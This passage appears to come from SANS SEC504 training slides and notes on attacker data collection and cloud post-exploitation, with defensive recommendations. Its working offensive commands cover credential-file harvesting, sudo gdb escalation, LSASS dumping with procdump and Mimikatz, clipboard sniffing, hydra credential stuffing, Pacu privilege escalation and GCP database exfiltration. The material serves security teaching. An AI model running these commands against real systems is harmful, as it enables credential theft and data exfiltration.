- It can also be a step in the compromise process
 - Harvesting passwords, hashes, source code for insight on another target, etc.
- We'll look at tools and techniques used for data collection and exfiltration applied by modern attackers

Next, we'll look at attacker tactics, techniques, and procedures with a look at data collection and exfiltration. For many attackers, data collection may be the attacker's ultimate goal in their pursuit to steal secrets, intellectual property, financial records, credit cards, and other valuable data. With the growth of ransomware, we know attackers are harvesting data for ransom; either encrypting the data in place or collecting it and extorting payment to not disclose the stolen information. In other cases, it may be one step in the compromise process, such as harvesting passwords, password hashes, or even source code for additional insight into how to exploit another target system.

In this module, we'll look at the tools and techniques used for data collection and data exfiltration that we see in use by modern attackers.

Data collection and exfiltration is classified as *Exfiltration* by the MITRE ATT&CK Framework (<https://attack.mitre.org/tactics/TA0010/>).

Linux Password Harvesting

Data Collection

Target	Command
Process list, as arguments to running programs	<code>ps -efw</code>
Users enter their password in a login prompt by mistake	<code>last -f /var/log/btmp</code>
Users enter their password as a command-line argument, recorded in shell history	<code>cat /home/*/.history</code>
Saved passwords in web files	<code>grep -iR password /var/www</code>
SSH keys (may also require passwords)	<code>cat /home/*/.ssh/id*</code>
History files of various types	<code>cat /home/*/.mysql_history</code>
AWS credentials	<code>cat /home/*/.aws/credentials</code>
Azure login token	<code>cat /home/*/.azure/accessTokens.json</code>

Let's start with a look at harvesting password information on a Linux system. Beyond the already-discussed password hash information stored in the `/etc/shadow` file, attackers can often find passwords disclosed in other locations on the file system or in the output of command-line arguments passed to running processes.

The table on this page shows several areas that attackers might examine to collect password information. The passwords disclosed in the process list and file system locations may reveal local passwords, but it can also reveal passwords for other systems as well. For example, a common location to collect disclosed passwords on a Linux system is to examine the `.bash_history` file for local users. A user that specifies a password as a command-line argument (e.g., `mysql -u root -prootDBpassword` for the MySQL database client, among many others) will capture the command history in their `.bash_history` file. Attackers take advantage of this to harvest credentials for this and other systems.

Note that most of the commands shown on this page (except for `ps -efw`) may require privileged (root) access on the Linux host. An attacker may have to identify a way to obtain greater privileges on the host before running the commands that could disclose other passwords, possibly through the `sudo` command.

Misconfigured system access tools yield fast root access

```
azawadow@x33-p98543:~$ sudo -l
Matching Defaults entries for azawadow on x33-p98543:
    env_reset, exempt_group=sudo, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/usr/bin\

User azawadow may run the following commands on x33-p98543:
    (root) /usr/bin/gdb
azawadow@x33-p98543:~$ sudo gdb -q
(gdb) shell
root@x33-p98543:~# id
uid=0(root) gid=0(root) groups=0(root)
root@x33-p98543:~#
```

Run `sudo -l` to examine any access granted to the user; may require user login password.

One opportunity to escalate privileges on a Linux or UNIX system is to check the configuration of the `sudo` command. Sudo allows a user to run commands with the privileges of another user, often as the root user. An administrator can configure Sudo to allow a user to run any command as root, or one or more specific commands as root. This is ideal, since an administrator may want to grant user access to run a specific tool with extra privileges, but not grant the user full root access for all commands.

An attacker can enumerate the privileges allocated to a user through Sudo by running `sudo -l` as shown on this page. In this example, we see that the user `azawadow` is permitted to run the GNU debugger (`/usr/bin/gdb`) as root. This is not uncommon, since it may be required for a developer to troubleshoot a process that is running as another user on the system.

Unfortunately, there are many opportunities to abuse selected-access Sudo commands to gain privileged access. The GDB tool, in addition to being able to debug a running process, can also invoke a new shell by running the `shell` command. Since the user `azawadow` can run `gdb` as root through `sudo`, they can use this privilege to obtain easy root access to the host.

Windows Passwords: Mimikatz

Data Collection

```
C:\temp> .\mimikatz.exe
```

```
Program 'mimikatz.exe' failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted software
```

Windows Defender stops this.

```
C:\temp> .\procdump64.exe -accepteula -ma lsass.exe lsass.dmp
```

```
ProcDump v9.0 - Sysinternals process dump utility  
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards  
Sysinternals - www.sysinternals.com
```

```
[12:58:44] Dump 1 initiated: C:\temp\lsass.dmp  
[13:02:44] Dump 1 writing: Estimated dump file size is 51 MB  
[13:02:45] Dump 1 complete: 51 MB written in 240.7 seconds
```

Windows Defender does not stop this.

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

62

When we discussed password attacks earlier in the course, we also discussed the Mimikatz tool. Mimikatz is a well-known tool for extracting passwords and password hashes from Windows systems through a variety of techniques. Since it is a well-known and effective tool used by many attackers, Microsoft has developed extensive defensive measures to protect against attacks using Mimikatz, including a Windows Defender check that denies an attacker access to the Mimikatz executable.

However, Mimikatz does not require that it runs on the victim's Windows system. Mimikatz can also retrieve password information from the process memory of LSASS and other system processes to extract passwords. The Microsoft Sysinternals tool *Procdump* (<https://docs.microsoft.com/en-us/sysinternals/downloads/procdump>) by Mark Russinovich and Andrew Richards can retrieve a memory dump of a named process, saving the contents to a file. Since Procdump is a Microsoft-signed executable, it is not blocked by Windows Defender or other common endpoint protection tools.

```
C:\Tools\mimikatz> .\mimikatz.exe
mimikatz # sekurlsa::minidump lsass.dmp
mimikatz # sekurlsa::logonPasswords full
Opening : 'lsass.dmp' file for minidump...

Session           : Interactive from 1
User Name          : jwrig
Domain             : DELL

msv :
[00000003] Primary
* Username : jwright@hasborg.com
* Domain   : MicrosoftAccount
* NTLM     : 920a*****REDACTED*****3fa4

ssp :
credman :
[00000000]
* Username : admin
* Domain   : 172.16.0.10
* Password : _AhxmAKs3Xwx7VhQ@sCo
```

Mimikatz is happy to retrieve password information from a memory dump of the lsass.exe process on the attacker system.

Mimikatz can extract passwords from the LSASS process on a victim by supplying the Procdump memory dump file as an argument to the sekurlsa::minidump command, as shown on this page.

This is a common technique used by adversaries to collect data that achieves the same attack goal while evading detection. It has the disadvantage of requiring a larger data transfer (the Procdump memory capture for LSASS is about 50MB) but has found recent widespread use as an effective alternative to running Mimikatz on the victim system locally.

- Password managers offer many benefits for the selection and storage of passwords
- Vulnerabilities in password managers can be exploited, but generally infrequently
- Common use problem: Clipboard access
 - Any app on Windows, macOS can access the clipboard of the current user

```
PS C:\> $x=""; while($true) { $y=get-clipboard -raw; if ($x -ne $y) { Write-Host $y; $x=$y } }
```

```
macos~ $ x=""; while true; do y=`pbpaste`; if [ "$x" != "$y" ] ; then echo $y; x=$y; fi; done
```

Another data collection mechanism for attackers is to circumvent the security of password managers. Password managers offer users many benefits, including the automatic creation and storage of long, complex passwords that the user doesn't have to commit to memory. Although there have been vulnerabilities in many of the popular password managers (including 1Password, LastPass, KeePass, and others), it is uncommon for a password manager to include a vulnerability that allows an attacker to circumvent the password storage mechanism. However, password managers share a single common vulnerability: The use of the clipboard.

Copying a password to the clipboard is an integrated feature of many password managers, allowing the user to authenticate to the password manager, copy the desired password to the clipboard, then paste the password into the browser or other app requesting authentication credentials.


In both Windows and macOS, any other process has access to the clipboard data, including the ability to retrieve and manipulate the clipboard contents. For an attacker, this is a significant opportunity when a password manager is used with the clipboard. In the PowerShell and Bash script examples on this page, an attacker can collect the contents of the clipboard each time the contents changed, displaying the contents to the screen. These scripts are easily modified to write the clipboard contents to a file or send it over a network to a listening service where it can be recorded by the attacker.

- Limit egress network access, monitor authorized access
 - Integrate a rapid response plan for failed access attempts as an early warning indicator of compromise
- Use network monitoring tool to identify unusual network activity (such as unusually large data transfers)
- Deploy application allow list execution control to limit access to built-in and third-party software not intended for business use
 - Respond to reports of unauthorized access efficiently
- Post-exfiltration SRUM data can help characterize data transfer totals, apps used

There are several opportunities to defend against data collection in the network. Several techniques we've already examined can be applied here, such as network egress filtering combined with monitoring for unauthorized access attempts. Network monitoring tools can provide some insight to reveal unusual network activity (such as unusually large data transfers or attempts to access external hosts over protocols such as SMB). The Real Intelligence Threat Analytics (RITA) can also be applied as a defense to identify Command & Control (C2) indicators that can reveal compromised systems.

From an endpoint protection perspective, endpoint security tools including application allow lists can be used to limit access to built-in and third-party software not intended for business use. This is best applied as a threat hunting mechanism, creating an opportunity to identify compromised systems when attackers attempt to run unauthorized tools.

Following a compromise, remember that we can use SRUM data to characterize data transfer tools by app name, which can be valuable to characterize the amount and possible sources of data that is extracted from a compromised system.



This visual association summary is included in your ISO media files as Summary-DataCollection.pdf

In this module we investigated the topics surrounding data collection techniques an attacker will use following initial exploitation. We looked at the techniques used on Linux systems to collect password information, including collecting plaintext passwords from locations where they may be disclosed. Potential disclosure locations include the process list, passwords entered in login prompts, shell history files, web page files, and more. We also looked at common privilege escalation techniques with sudo. With sudo we can list the available permissions available with `sudo -l`, then look for opportunities to run additional commands through the permitted sudo actions.

Windows systems are not immune to password harvesting attacks. We've seen earlier in class how the Meterpreter `hashdump` and domain controller `ntdsutil` commands can retrieve password hashes that can often be cracked with Hashcat. The Mimikatz tool is also an option for an attacker, sometimes requiring creativity to leverage it and bypass endpoint protection systems.

Credential dumping from the clipboard is an attack that is universal across platforms. An attacker that can monitor the contents of the clipboard may be able to retrieve passwords from password managers that use the clipboard. While password managers are generally a secure option for storing password information, using the clipboard for sharing a password from the manager to the browser or another application is insecure and exposes the password information to a local attacker.

From a defense perspective, limiting egress access from within the network to external targets offers a lot of value to detect compromises and to limit data exfiltration opportunities. Monitoring the network for unusual transfers using Netflow statistics or other firewall monitoring can also be useful to identify attacks. Application allow list controls are also valuable as an early-warning system for compromises. Finally, post-exploit system analysis using SRUM-Dump and other tools can also be a valuable part of incident response activities.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasive and Post-Exploitation Attacks
- Hands-on CTF Event

Post-Exploitation Attacks

...

Lab: Pivot Exploitation

Hijacking Attacks

Lab: Responder Attack

Establishing Persistence

Lab: Establishing Persistence with Metasploit

Defense Spotlight: RITA

Lab: Real Intelligence Threat Analytics

Data Collection

[Cloud Spotlight: Cloud Post-Exploitation](#)

Lab: Cloud Configuration Assessment

Where to Go from Here

Lab: Building Review Cards with Anki (Optional)

We'll finish our look at post-exploitation attacks with our Cloud Spotlight module: Cloud Post-Exploitation.

```
root@allevil # hydra -t 4 -C credstuffing.txt ssh
Hydra (https://github.com/vanhauser-thc/thc-hydra)
06:06:22
[22][ssh] host: 192.168.1.73 login: jmerckle
1 of 1 target successfully completed, 1 valid password found
root@allevil # ssh jmerckle@192.168.1.73
Password:
Last login: Mon Jul  5 06:02:08 2021 from 192.168.1.1
~ $ uname -mrs
Darwin James-MBP.localdomain 20.5.0 x86_64
~ $ cat .aws/credentials
[default]
aws_access_key_id = AKIAJQHVNNOUYTCFXWT
aws_secret_access_key = tMGwdC6/AHBSbr0jGAOTcTZii80Rk/k2RmRGKDLZ
```

We've looked at exploitation and data collection attacks.

Next, we'll look at opportunities for attacker post-exploitation against cloud systems.

In this course we've looked at several techniques that allow an attacker to exploit a target system, ultimately gaining access to data resources. In this *Cloud Spotlight* module, we'll focus on post-exploitation opportunities for an attacker after gaining an initial foothold on systems and collecting cloud user access credentials.

As part of the attacker playbook, cloud post-exploitation will look similar to other attacks, using the now-familiar reconnaissance, scanning, exploitation, and post-exploitation phases to gain access to new cloud resources. In this module we'll start with the assumption that an attacker has gained access to some cloud IAM credentials (such as the AWS `credentials` file shown on this page, having exploited a system using a credential stuffing attack). Our goal is to better understand the tactics an attacker will apply after obtaining basic access to the cloud through any attack, so we can better detect and defend against these cloud post-exploitation techniques.

Attacker Situation Report

Cloud Post-Exploit.

<code>aws sts get-caller-identity</code>	Basic access test, identify username for UserId
<code>aws ec2 describe-instances</code>	Enumerate EC2 instances
<code>aws s3 ls</code>	List S3 buckets
<code>aws lambda list-functions</code>	List Lambda functions
<code>aws iam list-roles</code>	List roles (permissions) associated with the user
<code>aws iam list-users</code>	List other user accounts to target (privesc targets)
<code>aws logs describe-log-groups</code>	Enumerate log groups (what is being monitored?)

```
root@allevil# aws sts get-caller-identity
{  "UserId": "AIDAQ3GCTAHP3NPIF7WKA",
    "Account": "058390151647",
    "Arn": "arn:aws:iam::058390151647:user/jmerckle" }
```

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

69

Following the discovery of cloud access credentials, an attacker will try to collect information about the access level obtained, what we might call a *situation report*. The table on this page shows several possible commands the attacker may use to discover the level of their access, including enumerating VM instances, listing cloud storage devices, enumerating serverless functions, enumerating users and roles, and assessing logging facilities configured.

For AWS systems, the `aws sts get-caller-identity` command is a staple tool. AWS STS is the *Security Token Service*, a service that allows users to request temporary IAM credentials with limited privileges. This is a common command for an attacker to run as an early cloud post-exploitation enumeration technique, since the command reveals their username information in the Amazon Resource Name (ARN) field; *jmerckle* as shown on this page.

The examples on this page all focus on AWS enumeration and discovery using compromised credentials, but similar commands also apply to other cloud platforms using the Azure `az` command line tool, and the Google Cloud Platform `gcloud` and `gsutil` utilities. An excellent resource for comparable commands for other cloud providers is available in the CloudPentestCheatsheets project published by Beau Bullock at <https://github.com/daftHack/CloudPentestCheatsheets/>.

The use of cloud post-exploitation techniques to collect information about the environment is categorized as Account Discovery: Cloud Account by MITRE ATT&CK, T1087.004. More information is available at <https://attack.mitre.org/techniques/T1087/004/>.

Privilege Escalation Attacks

Cloud Post-Exploit.

- After enumeration, attackers will attempt to escalate privs
 - Can I add a user to a new group with more privileges?
 - Has my user inherited a policy that has excessive privileges?
 - Are there third-party APIs that can be manipulated?
 - Can I attach a privileged policy to a user or group?
- Goal: Get the access needed to obtain data from cloud assets

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "iam:PutUserPolicy",
      "Resource": "*"
    }
  ]
}
```

If this AWS policy applied to a user, they can apply a custom policy to any other user including policies with more privileges.

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

70

After enumerating privileges using the stolen credentials, attackers will often seek to escalate privileges. Knowing the privileges that are available currently, the attacker will use multiple techniques to exploit oversights in privilege allocation, or vulnerabilities in IAM policies to gain more access to the cloud platform.

For example, consider the policy sample for AWS shown on this page. This is taken from a customer engagement where this policy was created to allow helpdesk operators to grant access to specific cloud assets. Unfortunately, the policy is overly permissive, where the action `iam:PutUserPolicy` allows the helpdesk to grant policy access to other users. Since the resource is `*`, anyone with this policy can grant any other user any policy, including root-level access.

The goal for the attacker is to enumerate the privileges accessible, and to identify opportunities to gain escalated access to cloud resources. This may include cloud-provider policies, but it could also be enumerating custom policies and the potential to abuse them.

- Designed to be the *Metasploit for AWS*
- Modular collection of exploits for multiple cloud enumeration, privilege escalation, and data exfiltration

```
root@allevil:~/pacu# ./cli.py
Pacu (jmerckle-falsimentis:No Keys Set) > import_keys jmerckle
Pacu (jmerckle-falsimentis:imported-jmerckle) > run iam_enum_permissions
Running module iam_enum_permissions...
Pacu (jmerckle-falsimentis:imported-jmerckle) > run iam_privesc_scan
Running module iam_privesc_scan...
[iam_privesc_scan] Escalation methods for current user:
[iam_privesc_scan]   CONFIRMED: PutUserPolicy
[iam_privesc_scan] Attempting confirmed privilege escalation methods...
[iam_privesc_scan]   Successfully added an inline policy named dnr9s7e846!
You should now have administrator permissions.
```

Pacu is the AWS interrogation and attack framework, designed initially to be *Metasploit for AWS* and later expanded to provide support for assessing Azure and Google Cloud Platform platforms as well. Pacu is a modular collection of exploits, privilege escalation attacks, and data exfiltration functionality to aid an analyst in attacking cloud deployments.

Several modules are included in Pacu to enumerate and exploit privilege escalation vulnerabilities. Two modules that are useful for privilege escalation is `iam_enum_permissions`, followed by `iam_privesc_scan`.

In the example on this page, we start Pacu by running the `cli.py` script, then we import the keys for a given AWS user by specifying the profile name (*jmerckle*, in this example). Pacu will read from the default location for the AWS credentials file for the host OS and update the prompt to indicate the profile name *imported-profilename*. Next, we can enumerate the permissions for the current key configuration by running `iam_enum_permissions`. Once Pacu has enumerated the available permissions, it can assess and exploit any IAM policy weaknesses to obtain privileged access by running `iam_privesc_scan`, as shown on this page. In this example, Pacu identifies the policy with excessive `PutUserPolicy` privileges and leverages it to automatically create a new inline policy that grants the user administrator access to the cloud environment.

Pacu is written by Rhino Security Labs with significant contributions by Spencer Gietzen, available at <https://github.com/RhinoSecurityLabs/pacu>. Additional information about using Pacu is available at <https://rhinosecuritylabs.com/aws/pacu-open-source-aws-exploitation-framework/>.

- After escalating privileges, attackers can target data resources
 - Cloud storage, database instances, key storage
 - VMs, backups, snapshots
 - User services: Google Drive, OneDrive, email
- Some data can be retrieved immediately with direct download
- Other data must be exported to intermediate storage (buckets), then retrieved

Like on-prem systems, attackers target the data as part of post-exploitation. This may require infrastructure changes, which will generate more logging activity for detection.

After escalating privileges, attackers can target (more) data resources. This could include cloud storage resources (AWS S3 buckets, Azure containers, GCP buckets, etc.), database instances, or key storage services. It could also include cloud VMs and associated data including backups and snapshots. Further, user data also becomes accessible once an attacker escalates their privileges to a cloud administrator, including content in Google Drive, OneDrive, or email resources.

To access these data resources, attackers may need to manipulate the cloud environment. While some resources may be available for direct download, other resources (such as VM snapshots, serverless functions, and key storage services) will often require intermediate storage transfer to a bucket, then retrieval from the intermediate storage to the attacker. This will inevitably create more opportunity for detection for the defenders as the attacker will need to start changing the configuration of cloud assets.

Just like on-premises systems, the data in the cloud environment is going to be the goal for many attackers. Next, we'll look at several examples of tactics and techniques an attacker will use to obtain data from cloud systems.

```

root@allevil# gcloud sql instances list
fm-research  MYSQL_8_0          us-east1-c  db-custom-4-26624  34.138.195.165
-
RUNNABLE
root@allevil# gcloud sql databases list -i fm-research
ai          utf8          utf8_general_ci
root@allevil# gsutil mb gs://sqlexfil
Creating gs://sqlexfil/...
root@allevil# gsutil acl ch -u jmerckle@falsimentis.com:WRITE gs://sqlexfil
Updated ACL on gs://sqlexfil/
root@allevil# gcloud sql export sql fm-research --database=ai
gs://sqlexfil/sqldump.gz
Exporting Cloud SQL instance...done.
Exported [https://sqladmin.googleapis.com/sql/v1beta4/projects/cryptic-
woods-298720/instances/fm-research] to [gs://sqlexfil/sqldump.gz].
root@allevil# gsutil cp gs://sqlexfil/sqldump.gz .
Copying gs://sqlexfil/sqldump.gz...
- [1 files][ 342.0 MiB/ 342.0 MiB]

```

Attack tools are not always necessary; this data export uses common GCP utilities

Attackers with cloud administrator access will often target database resources as a rich source of data. The example on this page walks through several steps where an attacker obtains data from a Google Cloud Platform SQL target:

1. Using privileged access, the attacker identifies database *instance* targets by running `gcloud sql instances list`; in the output we see a MySQL 8.0 database named `fm-research`
2. Next the attacker enumerates the database *schemas* by repeating the command, using `gcloud sql databases list -i fm-research`
3. The attacker can't download the database directly, so an intermediate bucket is created; this bucket can have any name that isn't already in use – here the attacker uses the bucket name `sqlexfil`
4. Next the attacker grants the current user write access to the new storage bucket using the `gsutil acl` command
5. With the intermediate storage device created and the necessary permissions applied, the attacker returns to the `gcloud` utility to export the database instance `fm-research` and the database schema `ai` to the newly created bucket in a file called `sqldump.gz`
6. Once the backup completes, the attacker can download the database backup to the attacker's local system using `gsutil`

It is important to note here that the attacker doesn't always need *attack* tools to exploit the cloud environment. In this example, the attacker uses the Google `gcloud` and `gsutil` utilities to perform the attack, using the tools in a manner intended for a system administrator to create and retrieve database backup information.

As defenders, we have several opportunities to identify this type of an attack. Using Google Cloud Platform Cloud Audit Logs, we can identify the attacker actions including the enumeration of databases and the creation of a backup. Also, the permission change on the attacker's bucket will also generate an audit log entry that should be monitored. Further, we can audit and verify the purpose and functionality of all buckets, identifying the unauthorized bucket created as an EOI that indicates a potential attack.

Microsoft 365 Compliance Search

- Microsoft 365 feature for data handling compliance
- Search across all Microsoft 365 resources: Outlook, Teams, Skype, SharePoint, OneDrive, etc.
 - Requires user to be a member of eDiscovery Manager role group
- It's a built-in tool for attacker data discovery



Cloud Post-Exploit.

attachmentnames:annualreport.pptx

from:jmerckle@falsimentis.com
AND hasattachment:true

importance:high

subject:"payment"

contenttype:spreadsheet AND
created>=09/01/2021 AND
(finance OR payment)

SensitiveType:"Credit Card
Number"

SensitiveType:"Credit Card
Number|5.."

Attackers will use the opportunities available through cloud services to search for and exfiltrate data. One example of the Microsoft 365 Compliance Search feature available at <https://compliance.microsoft.com>. If the attacker can escalate privileges and grant themselves *eDiscovery Manager role* (Administrator, compliance officer, or eDiscover manager groups), then they can access the data compliance search features for Microsoft 365.

Compliance Search is a Microsoft 365 feature for auditors to use in reviewing and reporting on compliance for data handling throughout an organization. From an attacker perspective, it is a tremendously powerful tool to identify valuable data all Microsoft 365 resources: Outlook, Teams, Skype, SharePoint, OneDrive, etc. The attacker can use keywords to search for data by file type (`attachmentnames:annualreport.pptx`), using email keywords (importance, subject, etc.) or by searching for Compliance data auto-discovery labels such as `SensitiveType:"Credit Card Number"`.

More information on Microsoft Compliance Manager is available at <https://docs.microsoft.com/en-us/microsoft-365/compliance/compliance-manager>. A guide to using the Microsoft 365 Compliance Search feature is available at <https://docs.microsoft.com/en-us/microsoft-365/compliance/keyword-queries-and-search-conditions>.

Similar data access opportunities to the Microsoft Compliance Manager are also available through Google Cloud Platform and AWS environments, although they are not as nicely unified as the Microsoft solution. For Google Workspace, the Google Vault, Content Compliance, Audit API, and Gmail delegation features offer similar functionality to what can be achieved using Microsoft Compliance Manager, allowing an attacker to search through browser history, calendar, email, Google Drive files, Hangouts conversations, and more.

As part of data reporting compliance, cloud providers will often provide access to export data for users to review what is known about them to the provider. Google Takeout (<https://takeout.google.com>) is one such tool where the attacker can impersonate a user (with administrator privilege) and retrieve the data known about that user including detailed location information, browser history, and more. For the attacker this can be useful data, but it also generates an email notification of data access which can tip off the user that someone is accessing their account without good intentions.

Image source: <https://docs.microsoft.com/en-us/microsoft-365/compliance/keyword-queries-and-search-conditions>

Cloud Post-Exploitation Defenses

Cloud Post-Exploit.

Understand your infrastructure

What are the assets?
How are user accounts managed? How are permissions granted?

Audit permissions and policies

Are the policies sufficiently restrictive for users? Do they implement POLP?

Verify and monitoring asset logging

Are access and change events logged with sufficient fidelity to identify unauthorized use?


We'll end this module with some recommendations to defend against cloud post-exploitation attacks. Generally, these recommendations fall into three categories:

- **Understand Your Infrastructure:** What are the cloud assets? How are user permissions allocated? What are the policies?
- **Audit Permissions and Policies:** Are policies sufficiently restrictive? Do users have limited access? Is the Principle of Least Privilege (POLP) sufficiently employed?
- **Verify and Monitor Asset Logging:** Are access and change events logged and monitored to detect unauthorized use?

Next let's look at some tools and recommendations to achieve these three cloud post-exploitation defense recommendations.

AWS: CloudMapper

Cloud Post-Exploit.



```
$ cloudmapper.py prepare --config config.json --account acctname
$ cloudmapper.py report --config config.json --account acctname
$ cloudmapper.py webserver
```

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

76

CloudMapper is an open-source tool for visualizing AWS and auditing AWS cloud deployments from Duo Labs and Scott Piper, available at <https://github.com/duo-labs/cloudmapper>. Using CloudMapper, defenders can visualize the deployment and relationships of different AWS cloud assets in a dynamic network map.


To use CloudMapper, an AWS user account with at least the SecurityAudit and job-function/ViewOnlyAccess privileges is required. CloudMapper requires a JSON configuration file that defines the environment name (ex. *prod*), and AWS account ID, and a list of network numbers identified by CIDR IP address ranges and a descriptive name (ex. *SF Office* or *Public Assets*). The `cloudmapper.py` script accepts the configuration file name, the account name specified in the configuration file, and a verb to initially collect and prepare the data, to report on the data (build the visualization map) and then to start the webserver listening on TCP/8000 where you can interact with the data.

CloudMapper also includes support for auditing for security vulnerabilities in the AWS deployment, identifying privilege escalation vulnerabilities, threats associated with publicly accessible assets, and the identification of unused resources. More information on CloudMapper auditing capabilities is available at https://summitroute.com/blog/2019/03/04/cloudmapper_report_generation/.

While CloudMapper is designed for AWS environments only, comparable tools are available for other cloud providers. For Azure, the open-source AzViz tool is a PowerShell module to enumerate and visualize Azure cloud deployments, available at <https://github.com/PrateekKumarSingh/AzViz>. For Google Cloud Platform environments, the Google Network Topology tool can visualize the topology of Virtual Private Cloud (VPC) environments, available at <https://cloud.google.com/network-intelligence-center/docs/network-topology>.

ScoutSuite (AWS, GCP, Azure)

Cloud Post-Exploit.



Cloud Assessment

ScoutSuite interrogates AWS, Azure, GCP, Alibaba, and Oracle cloud environments for vulnerabilities. Generates report output as HTML and JSON. Free, freemium, and commercial analysis capabilities.

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

77

While CloudMapper is intended for enumerating and presenting a visual representation of the cloud environment for assessment, ScoutSuite is a dedicated vulnerability assessment tool for cloud environments. Supporting AWS, Google Cloud Platform, Azure, Oracle Cloud, and Alibaba Cloud environments, ScoutSuite uses privileged access to perform comprehensive vulnerability assessment. ScoutSuite generates a HTML report with the results (shown on this page), and a JSON report.

